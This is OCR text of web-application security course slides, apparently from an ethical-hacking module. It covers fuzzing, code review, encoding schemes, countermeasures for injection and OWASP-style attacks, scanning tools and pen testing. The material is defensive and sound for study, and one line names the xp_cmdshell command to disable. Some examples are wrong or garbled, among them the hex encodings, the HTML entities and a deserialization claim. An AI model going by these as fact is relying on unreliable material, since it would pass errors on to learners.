
Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

Web Application Fuzz Testing

- Web Application Fuzz Testing (fuzzing) is a black box testing method. It is a **quality checking and assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called '**Fuzz**' will be generated by the fuzz testing tools (**Fuzzers**) and used against the target web application to **discover vulnerabilities that can be exploited** by various attacks
- Employ this fuzz testing technique to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, SQL injection, etc.


Fuzz Testing Scenario




Source Code Review

- Source code reviews are used to detect bugs and irregularities in the developed web applications
- It can be performed manually or by automated tools to identify the specific areas in the application code to handle functions regarding authentication, session management and data validation
- It can identify the un-validated data vulnerabilities, poor coding techniques of the developers that allow attackers to exploit the web applications

Manual Code Review



Automated Code Review



Encoding Schemes

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as:
  - & &
  - < <
  - > >

Encoding Schemes (Cont'd)

Unicode Encoding

16 bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials
- **Example:**

cake = **01100011011000010110101101100101**

Base64 Encoding: **011000 110110 000101 101011 011001 010000 000000 000000**

Hex Encoding

- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data
- **Example:**

Hello A125C458D8

Jason 123B684AD9

How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the length of user input
- Use custom error messages
- Monitor DB traffic using an IDS, WAF
- Disable commands like xp_cmdshell
- Isolate database server and web server

Command Injection Flaws

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API which avoids the use of the interpreter entirely

LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data
- Make LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis

File Injection Attack

- Strongly validate user input
- Consider implementing a chroot jail
- PHP: Disable allow_url_fopen and allow_url_include in php.ini
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and streams functions (stream_*) are carefully vetted

Web Application Attack Countermeasures

Broken Authentication and Session Management

- Use SSL for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST

Sensitive Data Exposure

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on disk is not easy to decrypt

XML External Entity

- Avoid processing XML input containing reference to external entity by weakly configured XML parser
- XML unmarshaller should be configured securely
- Parse the document with a securely configured parser

Broken Access Control

- Perform access control checks before redirecting the authorized user to requested resource
- Avoid using insecure Id's to prevent attacker from guessing it
- Provide session timeout mechanism
- Limit file permissions to authorized users from misuse

Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure SSL provider to support only strong algorithms
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the execution of malicious script
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter Meta characters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
- Deploy public key infrastructure (PKI) for authentication that actually check to ascertain authentication of the script introduced

Web Application Attack Countermeasures (Cont'd)

Insecure Deserialization

- Validate untrusted input which is to be serialized to ensure serialized data contains only trusted classes
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications
- Avoid serialization for security-sensitive classes
- Guard sensitive data during deserialization
- Filter untrusted serial data

Using Components with Known Vulnerabilities

- Regularly check the versions of both client side and server side components and their dependencies
- Continuously monitor sources like National Vulnerability Database(NVB) for vulnerabilities in your components
- Apply security patches regularly
- Scan the components with security scanners frequently
- Enforce security policies and best practices for component use

Insufficient Logging & Monitoring

- Define scope of assets covered in log monitoring to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context so logs are traceable to specific users
- Ensure what to log and what log to look for proactive incident identification
- Perform sanitization on all event data to prevent log injection attacks

Web Application Attack Countermeasures (Cont'd)

Directory Traversal

- Define access rights to the protected areas of the website
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with security patches in a timely manner

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user

Waterhole Attack

- Apply software patches regularly to remove any vulnerabilities
- Monitor network traffic
- Secure DNS server to prevent attackers from redirecting the site
- Analyze user behavior
- Inspect popular websites

Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery

- Logoff immediately after using a web application and clear the history
- Do not allow your browser and websites to save login details
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters


Cookie/ Session Poisoning

- Do not store plain text or weakly encrypted password in a cookie
- Implement cookie's timeout
- Cookie's authentication credentials should be associated with an IP address
- Make logout functions available

Web Services Attack

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
- Use document-centric authentication credentials that use SAML
- Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
- Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering
- Configure firewalls/IDS systems for a web services anomaly and signature detection

How to Defend Against Web Application Attacks




Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

Web Application Security Testing Tools

Acunetix WVS


- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer



https://www.acunetix.com

Watcher Web Security Tool

Watcher Web Security Tool is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically




https://www.casaba.com

Web Application Security Testing Tools (Cont'd)

Netsparker

Netsparker finds and reports web application vulnerabilities such as SQL Injection and Cross-site Scripting (XSS) on all types of web applications, regardless of the platform and technology they are built with



https://www.netsparker.com

N-Stalker Web Application Security Scanner
https://www.nstalker.com

OWASP Zap
https://www.owasp.org

Arachni
http://arachni-scanner.com


Vega
https://www.subgraph.com

Nessus
https://www.tenable.com

Web Application Firewall

dotDefender

- dotDefender protects website from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others that result in website defacement
- It inspects HTTP/HTTPS traffic for suspicious behavior



ServerDefender VP
https://www.port80software.com

IBM Security AppScan
https://www.ibm.com

Radware's AppWall
https://www.radware.com

QualysGuard WAF
https://www.qualys.com

Barracuda Web Application Firewall
https://www.barracuda.com

Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

Web Application Pen Testing

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities

Why Web Application Pen Testing?

Identification of Ports

Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses


Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure

